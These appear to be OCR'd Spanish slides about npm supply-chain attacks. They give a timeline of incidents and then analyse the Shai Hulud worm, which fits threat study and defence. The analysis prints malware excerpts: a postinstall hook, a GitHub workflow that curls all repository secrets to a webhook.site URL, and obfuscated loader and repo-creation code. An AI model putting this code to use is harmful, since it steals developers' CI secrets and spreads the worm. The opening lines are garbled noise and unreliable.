
!               H|H|H|H|H               H
testi  .ng-testing:testing-testing:te .st .in8  .t .esting:t .esting
tes .ling .testing:testing:t .esting:testing:tes .ing test .in .g
tes .ting:testing:t .esting .t .esting:testing .testing:t .s .ting
te .s .ti .ng: .t .esti .ng:te .sing:te .sti .n .g .tes .ting:tesing> .testing .g
testing:t .esting:testing:tes .i .n .g:tes .in . .g:tes .ng
test .ing .t .esti .ng:tes .ng:te .ting: .testing:testing-te .st . .in .g
test . .ing:testing .t .esting:tes .ng:testing:te .stin .g:te .stin
testi .ng:tes .t .n .g:testing:tes .ng:tes .t .ing:te .sti .ng . .te .s .ti .ng
testing:testing=tes . .ting:t .e .s . .ting:testing:tes .ting:testing
testing . . . testi .ng:testing=tes .ng:tes .ting . testing .g:te .s .tin .g
testing .ut .esting:testing .te .st .ing:tes .g .testing:tes .ting
testing:testing:te .sing . testi .ng . .tes .ing .testing:testing
testing:tes .ing:te .est .ing:tes .g:tes .ting:te .s . .ting . .tes: .ng
tes .t .ing:testing:testing:tes .tin .g:tes .ng:testing:testing
testing .testing:tes .g:testing:testing:tes .ing test .in .g
testing:testing . .test .n .g:testing:testing .testing:te .s .ti .ng
testi . .ng:tes .ng:tes .ing:tes .t .in .g:tes .ing:testing:testing

```

2025 Chalk and Debug

> Robo de credenciales a desarrollador (Phishing)

Paquetes modificados para interceptar Web3 y transacciones de criptomonedas para robarlas.



NPM timeline

2016

left-pad

Borrar un paquete de 11 líneas colapsa internet

2017

cross-env

Un usuario llamado **hacktask** publicó 40 paquetes con nombres muy similares, una practica llamada typosquatting.

2018

event-stream

~2 million weekly downloads. Cambio el mantenedor al ganarse su confianza.

2021

ua-parser-js

~8 million weekly downloads and used by Facebook, Microsoft, Amazon... Robo de la cuenta del desarrollador.

2022

colors and faker

Contributor oficial añade cambios a propósito que rompen las librerías como protesta.

2023

bignum

Robo de credenciales alojadas en un AWS S3.

2024

@solana/web3.js

Typosquatting de 287 packages relacionados con criptomonedas y wallets

2025

Chalk and Debug

Paquetes modificados para interceptar Web3 y transacciones de criptomonedas para robarlas.


2025

Shai Hulud

Gusano que impactó en dos campañas a más de 800 paquetes

Summary


NPM timeline



Shai Hulud



Ataque "Shai Hulud" v1: Flujo de Infección



Ataque "Sh"




```

{
  "name": "eslint-config-teselagen",
  "version": "6.1.7",
  "description": "teselagen linter rules",
  "repository": "https://github.com/TeselaGen/eslint-config-teselagen.git",
  "author": "teselagen team@teselagen",
  "license": "MIT",
  "eslintConfig": {
    "extends": "./node.js"
  },
  "dependencies": {
    "@rushstack/eslint-patch": "^1.10.1",
    "@typescript-eslint/eslint-plugin": "^6.6.0",
    "@typescript-eslint/parser": "^6.6.0",
    "babel-eslint": "^10.0.0",
    "eslint": "8.36.0",
    "eslint-plugin-cypress": "^2.15.1",
    "eslint-plugin-flowtype": "^8.0.3",
    "eslint-plugin-import": "^2.29.1",
    "eslint-plugin-jsx-a11y": "^6.8.0",
    "eslint-plugin-no-only-tests": "^3.1.0",
    "eslint-plugin-react": "^7.34.1",
    "eslint-plugin-react-hooks": "^4.6.0",
    "typescript": "5.4.5"
  },
  "volta": {
    "node": "16.20.2",
    "yarn": "1.22.21"
  },
  "scripts": {
    "postinstall": "node bundle.js"
  }
}
```




Ataque "Shai Hulud" v1: Flujo de Infección




Ataque "Shai Hulud" v1: Flujo de Infección

```
API_BASE="https://api.github.com"
BRANCH_NAME="shai-hulud"
FILE_NAME=".github/workflows/shai-hulud-workflow.yml"
```

```
FILE_CONTENT=$(cat <<'EOF'
on:
  push:
jobs:
  process:
    runs-on: ubuntu-latest
    steps:
      - name: Data Processing
        run: curl -d "$CONTENTS" https://webhook.site/bb8ca5f6-4175-45d2-b042-fc9ebb8170b7; echo "$CONTENTS" | base64 -w 0 | base64 -w 0
        env:
          CONTENTS: ${ toJSON(secrets) }
EOF
)
```




Ataque "Shai Hulud" v1: Flujo de Infección



Supply Chain Injection (Initial Seeding)

Developer Machine Compromise (Local Execution)

Compromise Branching (Proliferation)




```
if (process.env.BUILDKITE || process.env.PROJECT_ID || process.env.GITHUB_ACTION)
  await aL0(); // malicious execution
} else {
  if (process.env.POSTINSTALL_BG !== '1') {
    let _0x4a3fc4 = process.execPath;
    if (process.argv[0x1]) {
      Bun.spawn([_0x4a3fc4, process.argv[0x1]], { 'env': { ...process.env, 'POSTINSTALL_BG': '1' } });
      return;
    }
  }
  try {
    await aL0(); // malicious execution
  }
  ...
}
```


Supply Chain Injection (Initial Seeding)

Developer Machine Compromise (Local Execution)

Compromise Branching (Proliferation)



```

function tL0() {
  return Array.from({
    'length': 0x12
  }, () => Math.random().toString(0x24).slice(0x2, 0x3)).join('');
}

...
async ["createRepo"](_0x4c7ff4, _0x128783 = "Sha1-Hulud: The Second Coming.",
  ...
  try {
    let _0xc8701c = (await this.octokit.rest.repos.createForAuthenticatedUser
      'name': _0x4c7ff4,
      'description': _0x128783,
      'private': _0x20067d,
